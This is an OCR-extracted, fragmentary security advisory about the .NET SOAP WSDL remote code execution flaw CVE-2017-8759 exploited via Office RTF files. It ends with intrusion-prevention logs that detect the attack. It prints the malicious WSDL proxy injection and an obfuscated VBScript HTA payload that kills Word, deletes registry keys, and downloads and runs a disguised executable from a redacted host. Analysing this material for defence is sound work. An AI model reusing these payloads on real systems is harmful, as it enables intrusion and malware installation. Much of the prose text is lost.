
.NET

9 12 9 .net 0day
FireEye CVE-2017-8759, .NET
SOAP WSDL (Web) Microsoft
Office RTF

CVE-2017-8759

Microsoft .NET Framework 2.0
Microsoft .NET Framework 3.5
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.7


a. CVE-2017-0199
WSDL



b.

c. WSDL PrintClientProxy

IsValidUrl URL



d.

```
namespace Logo {

    [SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace=@"
    http://schemas.microsoft.com/clr/nsassem/Logo/Logo", XmlTypeNamespace=@"http://schemas.microsoft.com/clr/nsassem/Logo/Logo")][ComVisible(true)]
    public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
    {
        // Constructor
        public Image()
        {
            base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]/img/word.db");
            //base.ConfigureProxy(this.GetType(), @";
                                                    System.Diagnostics.Process.Start(_url.Split('?')[0], true);
                                                    System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                                                //");

                                                public Object RemotingReference
                                                {
                                                    get{return(_tp);}
                                                }

                                            }
                                        }
```


e. csc.exe dll Office LoadLibrary dll dll mshta.exe hta

```
<script language="VBScript">Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+
"erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\Word\R"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+
"ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path H"+"KC"+"U:\S"+"oftw"+"are\Mic"+"rosoft\O"+"ffi"+
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Remove-Item '" &
Office.CurrentDirectory & "\*' -include http*.pdb, http*.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d."+"e"+"xe "+" '/c start
/MAX """" winword /q /mFile3 ",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem."+"Ne"+"t.We"+
"bClie"+"nt).D"+"ownl"+"oad"+"F"+"ile('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & "');",0,
true : Office.run """" & appData & """",0,false : self.close</script>
```


f hta powershell FINSPY

1 2017 9

2



3


主页
威胁展示
实时事件显示
恶意样本检测
隐蔽信道检测
实时事件显示
URL信誉日志显示
新增事件显示
实时事件显示
操作 状态 事件级 流行程 事件名称 源IP 目的IP 引擎 发生时间 今日发生 最近十分 合并方式
处理 未处... 中级 不流行 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.1... 168(192. 16:31:20 1 1 不合并
处理 未处... 中级 不流行 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.1... 168(192. 16:31:10 89 89 不合并

4


系统管理
网络管理
入侵防御日志
防病毒日志
系统日志
入侵防御事件包
报表
时间设定 所有 最近一周 今天 指定时间
事件名称 源IP 目的IP 目的端口 事件级别 动作
优先级 租户 内容 查询
时间阻断 共0条 列设置 帮助 清空 日志导出 刷新
名称 源IP 目的IP 时间 类型 事件级别 优先级 动作 入侵防御策略ID 发生次数
1 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:27 安全漏洞 中 警示 RESET 1 1
2 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:26 安全漏洞 中 警示 RESET 1 1
4 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:24 安全漏洞 中 警示 RESET 1 1
5 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:22 安全漏洞 中 警示 RESET 1 1
6 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:21 安全漏洞 中 警示 RESET 1 1
7 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:20 安全漏洞 中 警示 RESET 1 1
8 HTTP_.Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 2017-09-13 16:22:19 安全漏洞